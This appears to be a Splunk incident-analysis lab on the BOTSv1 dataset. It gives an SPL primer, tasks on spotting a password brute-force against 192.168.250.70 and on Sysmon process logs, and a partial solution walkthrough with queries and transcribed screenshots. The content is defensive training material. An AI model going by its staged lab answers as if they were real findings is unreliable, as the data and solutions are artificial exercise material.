C:\inetpub\logs\LogFiles\W3SVC1\u_ex160824.log		214	8/24/16 4:38:01.000 PM
WinEventLog:Application		113	8/24/16 6:20:29.000 PM
WinEventLog:Microsoft-Windows-Sysmon/Operational		270,597	8/24/16 6:27:40.000 PM
WinEventLog:Security		87,430	8/24/16 6:27:41.000 PM
WinEventLog:System		182	8/24/16 6:27:27.000 PM
WinRegistry		74,720	8/24/16 6:27:42.000 PM
https://192.168.2.50:8834/scans/519/hosts/101		24	8/24/16 4:34:37.000 PM
https://192.168.2.50:8834/scans/519/hosts/4		37	8/24/16 4:34:36.000 PM

Data Summary Sourcetype - Specific data type or data format ×

Hosts (7) Sources (24) **Sourcetypes (22)**

filter Q			
Sourcetype ↕		Count ↕	Last Update ↕
wineventlog		113	8/24/16 6:20:29.000 PM
wineventlog		87,430	8/24/16 6:27:41.000 PM
wineventlog		182	8/24/16 6:27:27.000 PM
WinRegistry		74,720	8/24/16 6:27:42.000 PM
XmlWinEventLog:Microsoft-Windows-Sysmon/Operational		270,597	8/24/16 6:27:40.000 PM
fgt_event		57	8/24/16 6:25:51.000 PM
fgt_traffic		55,279	8/24/16 6:27:44.000 PM
fgt_utm		25,586	8/24/16 6:27:14.000 PM
iis		22,615	8/24/16 4:38:01.000 PM
nessus:scan		65	8/24/16 4:34:37.000 PM

Finally, this is how **Events** will look like.

Search | Splunk 8.2.6

demo.ine.local:8000/en-US/app/search/search?q=search index%3Dbotsv1 earliest%3D0&sid=1654853659.311&display.page.search.mode=smart&dis

splunk>enterprise

SearchAnalyticsDatasetsReportsAlertsDashboards

Messages

New Search

1 index=botsv1 earliest=0

Search

310,460 of 310,460 events matched No Event Sampling

Events (310,460)PatternsStatisticsVisualization

Format TimelineZoom OutZoom to SelectionDeselect

Sep 1, 2016

< Hide Fields

All Fields

SELECTED FIELDS

a host 6

a signature 22

a source 14

a sourcetype 14

a src_headers 17

INTERESTING FIELDS

a action 8

a app 100+

bytes 100+

bytes_in 100+

bytes_out 100+

a Computer 3

date_hour 6

date_mday 1

date_minute 60

a date_month 1

Events

ListFormat20 Per Page

	i	Time	Event
>	1	8/24/16 6:27:44.000 PM	Aug 24 12:27:44 192.168.250.1 date=2016-08-24 time=12:27:43 devname=gotham-fortigate devid=FGT600M614044725 logid=0000000013 type=traffic subty host = 192.168.250.1 source = udp:514 sourcetype = fgt_traffic
>	2	8/24/16 6:27:43.273 PM	{ [-] ack_packets_in: 12 ack_packets_out: 7 app: ssl bytes: 5991 bytes_in: 2491 bytes_out: 3500 client_rtt: 283 client_rtt_packets: 5 client_rtt_sum: 1417 connection: 192.168.250.40:8089 data_packets_in: 5 data_packets_out: 8 dest_ip: 192.168.250.40 dest_mac: 00:0C:29:66:3B:0F

Field & Field Value

Search | Splunk 8.2...


Splunk's Search Processing Language (SPL):

According to Splunk, SPL combines the best capabilities of SQL with the Unix pipeline syntax allowing you to:

- Access all data in its original format
- Optimize for time-series events
- Use the same language for visualizations

SPL provides over 140 commands that allow you to search, correlate, analyze and visualize any data.

The below diagram represents a search, broken down to its syntax components.




Searches are made up of five basic components.

1. **Search terms**, where you specify what you are looking for. Search terms contain keywords, phrases, Booleans, etc.

2. **Commands**, where you specify how you want to manipulate the results. For example, create a chart, compute statistics, etc.
3. **Functions**, where you specify how exactly do you want to chart, compute or evaluate the results.
4. **Arguments**, in case there are variables you want to apply to a function.
5. **Clauses**, where you specify how exactly do you want to group or rename the fields in the results.

As you write searches, you will notice that some parts of the search string are automatically colored. The color is based on the search syntax. Example:



Something else to consider while submitting searches is Splunk's search modes.

There are three search modes:

- **Fast Mode:** Field discovery off for event searches. No event or field data for stats searches.
- **Smart Mode:** Field discovery on for event searches. No event or field data for stats searches.
- **Verbose Mode:** All event & field data.

It is recommended to start searching with Smart and then go from there.

We strongly suggest you spend time studying the Exploring Splunk (<https://www.splunk.com/goto/book>) e-book before proceeding to the lab's tasks. Especially Chapter 4, as that covers the most commonly used search commands.

Various Search aspects are also nicely documented, in the following resource in th Splunk [Search Manual](#)

Recommended tools

- Splunk

Network Configuration & Credentials

Recommended tools

- Splunk
- Use an internet browser to connect to Splunk's web interface (**<http://demo.ine.local:8000>**)

Tasks

Task 1. A password brute-forcing attempt took place against 192.168.250.70. what was the average password length used in the attack?

To identify the password brute-forcing attack utilize the *stream:http* sourcetype. Authentication takes place via POST (*form_data* field of the sourcetype) with parameters *username* (for the username) and *passwd* (for the password).

Task 2. Visualize the frequency of the password brute-forcing attack.

Visualize the frequency of the password brute-forcing attack.

Hint: The *timechart* command will prove useful for this task.

Task 3. How many seconds elapsed between the time we first saw the password "batman" and the time we saw it again?

Construct a Splunk search that can **automatically** determine how many seconds elapsed between the time we first saw the password *batman* and the time we saw it again.

Hint: The *search* and *transaction* command will prove useful for this task.

Task 4. Extend IP location to visualizations

Leverage the *iplocation** and *geostats* commands for a bird's eye view of the IP addresses involved.

- Splunk ships with a copy of GeoLite2-City.mmdb from Maxmind. The *iplocation* command will enhance an event IP address with City, State, Country, Latitude and Longitude

Task 5. List all process execution activity and all executed commands

Leverage the available sysmon logs and construct two Splunk searches. One that will list all process execution activity and one that will list all executed commands.

Hint: The *ParentImage* and *CommandLine* fields will prove useful in this task.

SOLUTIONS

Kali Machine



tools



wordlists



Copy-Paste
README



Monitor
settings



README



Terminal



wireshark




From a web browser access the splunk console at <http://demo.ine.local:8000>.

Below, you can find solutions for each task. Remember though, that you can follow your own strategy, which may be different from the one explained in the following lab.

Task 1. A password brute-forcing attempt took place against 192.168.250.70. what was the average password length used in the attack?

Once you are logged into Splunk's web management interface, click the **Search & Reporting** application that resides on the **Apps** column on your left. You should see something similar to the below.



In order to test if Splunk can successfully access the ingested/loaded data, first change the time range picker to **All time** and then, submit the following search.

```
index="botsv1" earliest=0
```

You should see the number of events growing as time progresses.

The screenshot shows the Splunk Search interface. At the top, the search bar contains the query `index="botsv1" earliest=0`. Below the search bar, the results show **955,807 events** (before 6/15/22 5:45:15.000 AM). The interface includes a sidebar on the left with field selection options, a main results area with a table of events, and a top navigation bar with options like 'Save As', 'Create Table View', and 'Close'.

Events (955,807)

i	Time	Event
> 1	8/24/16 6:27:44.000 PM	Aug 24 12:27:44 192.168.250.1 date=2016-08-24 time=12:27:43 devname=gotham-fortigate devid=FGT60D461404 host = 192.168.250.1 source = udp:514 sourcetype = fgt_traffic
> 2	8/24/16 6:27:43.273 PM	{ [-] ack_packets_in: 12 ack_packets_out: 7 app: ssl bytes: 5991 bytes_in: 2491 bytes_out: 3500 client_rtt: 283 client_rtt_packets: 5

The first thing we should do is determine the available sourcetypes. Specifically, we should first determine the sourcetypes that are associated with **192.168.250.70**. We can do so by changing the time range picker to **All time** and submitting the following Splunk search.

index=botsv1 192.168.250.70

You should see something similar to the below.

FileEditViewHistoryBookmarksToolsHelp

Search | Splunk 8.2.6

demo.ine.local:8000/en-US/app/search/search?earliest=0&latest=&q=search index%3

New Search

Save As>Create Table View>Close

1 index=botsv1 192.168.250.70

✓ 120,160 events (before 6/15/22 5:47:49.0)

Events (120,160)PatternsStatistics

Format TimelineZoom Out

< Hide FieldsAll Fields

SELECTED FIELDS

a host 6

a part_filename[] 2

a signature 56

a source 12

a sourcetype 12

a src_headers 100+

INTERESTING FIELDS

ack_packets_in 100+

ack_packets_out 68

a app 28

sourcetype

12 Values, 100% of events

SelectedYesNo

Reports

Top valuesTop values by timeRare values

Events with this field

Top 10 Values

	Count	%
suricata	43,350	36.077%
stream:http	22,681	18.876%
iis	22,613	18.819%
fgt_utm	14,302	11.902%
stream:tcp	11,590	9.645%
stream:ip	2,002	1.666%
XmlWinEventLog:Microsoft-Windows-Sysmon/Operational	1,881	1.565%
fgt_traffic	1,641	1.366%
stream:dns	51	0.042%
wineventlog	29	0.024%

345678Next >

Now, to identify the password brute-forcing attack, we can use the below query.

index="botsv1" sourcetype="stream:http" dest_ip=192.168.250.70 http_method=POST form_data=*user*pass* | stats count by src_ip

Once the query is executed, we get the following result:

Search | Splunk 8.2.6

demo.ine.local:8000/en-US/app/search/search?earliest=0&latest=&q=search index%3

New Search

Save AsCreate Table ViewClose

1 index="botsv1" sourcetype="stream:http" dest_ip=192.168.250.70 http_method=POST form_data=*user*pass* | stats count by src_ip

All time

414 events (before 6/15/22 5:49:09.000 AM) No Event SamplingJobPauseStopRefreshDownloadSmart Mode

EventsPatternsStatistics (2)Visualization

20 Per PageFormatPreview

	src_ip	count
1	23.22.63.114	412
2	40.80.148.42	2

If you are wondering, how can we know these *dest*, *http_method* and *form_data* fields, you can identify them by clicking on the position indicated below (that will show you all the available fields of the sourcetype. Do this by modifying your query to only include *index*, *sourcetype*, and *dest_ip*

"" index="botsv1" sourcetype="stream:http" dest_ip=192.168.250.70 ""

Search | Splunk 8.2.6

demo.ine.local:8000/en-US/app/search/search?earliest=0&latest=&q=search index%3

Search Analytics Datasets Reports Alerts Dashboards Search & Reporting

New Search

Save As Create Table View Close

1 index="botsv1" | 192.168.250.70 sourcetype="stream:http" All time

8,216 of 8,235 events matched No Event Sampling Job II Smart Mode

Events (8,216) Patterns Statistics Visualization

Format Timeline Zoom Out Zoom to Selection Deselect 1 day per column

Aug 11, 2016

List Format 20 Per Page Prev 1 2 3 4 5 6 7 8 Next

< Hide Fields All Fields

SELECTED FIELDS

- a host 1
- a source 1
- a sourcetype 1
- a src_headers 100+

INTERESTING FIELDS

- a accept 100
- # ack_packets_in 15
- # ack_packets_out 8
- # bytes 100+
- # bytes_in 100+

i	Time	Event
> 1	8/24/16 4:37:13.405 PM	{ [-] accept: image/gif, image/x-bitmap, image/jpeg, image/pjpeg, image/png, */* accept_language: en ack_packets_in: 3 ack_packets_out: 2 bytes: 985 bytes_in: 342 bytes_out: 643 c_ip: 192.168.2.50 cached: 0 canceled: 1 capture_hostname: demo-01

